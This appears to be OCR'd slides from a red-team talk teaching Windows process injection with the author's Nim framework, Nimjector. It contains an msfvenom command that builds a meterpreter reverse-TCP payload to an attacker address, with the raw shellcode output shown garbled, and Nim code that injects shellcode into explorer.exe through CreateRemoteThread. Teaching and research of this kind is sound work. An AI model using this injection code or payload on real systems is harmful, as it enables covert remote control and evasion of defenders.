Understanding and Re-creating Process Injection Techniques through Nimjector

whoami

- Ariz Soriano (ar33zy)
  - https://ar33zy.hackstreetboys.ph/
  - https://medium.com/@ar33zy

- Manager – Red Team Operations @ THEOS Cyber Solutions
  - 4 years of experience as a Blue Teamer specializing in DFIR
  - 3 years of being a fake red teamer / penetration tester

- Been a Certs Collector and CTF player as a kid (hackstreetboys)
  - GCDA | CRTP | CRTE | CRTO | OSCP | OSEP
  - But now focusing on Offensive Security Research

Before we start

Setting Expectations…

- No new fancy techniques
- Use the tool at your own expense
- Main objective: To learn process injection

Agenda


- Process Injection Primer
- Injection Techniques Revisited
- Windows API Calls
- Evasion 101
- Nimjector – Process Injection Framework
- Development Plans

Process Injection Primer

Not your fancy new exploit yet still effective

Process Injection

- Method of executing arbitrary code in the address space of a separate process
  - Shellcode for c2 callback




```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.254.169 LPORT=4443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
A���RAQH�R �B<H�f�x�R`H�RH�R H�JM1�H�rPH1��a|, A��
A�B�u�LE9�u�XD�@$I�fA��H��tgHhHD�@ PI��VH��M1�A�A�H�H1��A��
                       HD�@I�A��AXH�AX^YZAXAYAZH�� AR��XAYZH��K���]I�ws2_32AVI��H��I��I�[����ATI��L��A�Lw&��L��hYA�)�k��j
A^PPM1�M1�H��H��H��H��A������H��jAXL��H��A���ta�B�t
I��u��H��H��M1�jAXH��A���_�Ȧ�-UH�� ^��j@AYhAXH��H1�A�X�S���H��I��M1�I��H��H��A���_�Ȧ�}(XAWYh@AXjZA�
                                                                                                   /0��WYA�unMa��I���x���H�H)�H��u�A��XjYI���V��
```

Process Injection

- Method of executing arbitrary code in the address space of a separate process
  - Shellcode for c2 callback

- Adds stealth, executing under the context of a legitimate process
  - a.exe vs explorer.exe




explorer.exe safe?

Mga 6,390,000 (na) resulta (0.61 segundo)

https://www.file.net › process › e... ▾ Isalin ang pahinang ito


What is explorer.exe? - File.net

Is explorer.exe a virus? No, it is not. The true explorer.exe file is a **safe Microsoft Windows system process**, called "Windows Explorer". However, writers of ...



Process Injection


- Injection techniques tend to have a typical structure
  - Allocate
  - Write
  - Execute



Process Injection 101


Process Injection

- Injection techniques tend to have a typical structure
  - Allocate
    - VirtualAllocEx
  - Write
  - Execute




Process Injection

- Injection techniques tend to have a typical structure
  - Allocate
  - Write
    - WriteProcessMemory
  - Execute



Process Injection

- Injection techniques tend to have a typical structure
  - Allocate
  - Write
  - Execute
    - CreateRemoteThread




Injection Techniques Revisited

Vanilla baby steps

Process Injection Techniques

- A LOT of existing techniques for process injection
  - https://www.ired.team/offensive-security/code-injection-process-injection



Code & Process Injection

Here are the articles in this section:

- CreateRemoteThread Shellcode Injection
- DLL Injection
- Reflective DLL Injection
- Shellcode Reflective DLL Injection
- Process Doppelganging
- Loading and Executing Shellcode From PE ...
- Process Hollowing and Portable Executable...
- APC Queue Code Injection
- Early Bird APC Queue Code Injection
- Shellcode Execution in a Local Process with...
- Shellcode Execution through Fibers
- Shellcode Execution via CreateThreadpool...

Process Injection Techniques

- CreateRemoteThread
- Process Hollowing
- Early-bird APC Queue


Process Injection Techniques

- CreateRemoteThread
  - One of the oldest method of process injection
  - Easily detectable
  - Builds your foundations for process injection
    - The simplest example for process injection structure

Process Injection Techniques

CreateRemoteThread

- OpenProcess
  - Open the target process – explorer.exe




```
proc create_remote_thread[byte](shellcode: openArray[byte]): void =
  let processName: string = r"explorer.exe"
  let processId = GetProcessbyName(processName)

  let pHandle = OpenProcess(PROCESS_ALL_ACCESS, false, cast[DWORD](processId))

  let rPtr = VirtualAllocEx(pHandle, nil, cast[SIZE_T](shellcode.len), MEM_COMMIT, PA
GE_EXECUTE_READ_WRITE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len)
, addr bytesWritten)

  let targetHandle = CreateRemoteThread(pHandle, NULL, 0, cast[LPTHREAD_START_ROUTINE
](rPtr), NULL, 0, NULL)

  defer: CloseHandle(targetHandle)
```

Process Injection Techniques

CreateRemoteThread

- VirtualAllocEx
  - Allocate memory on the target process – stores allocated memory address on **rPtr**

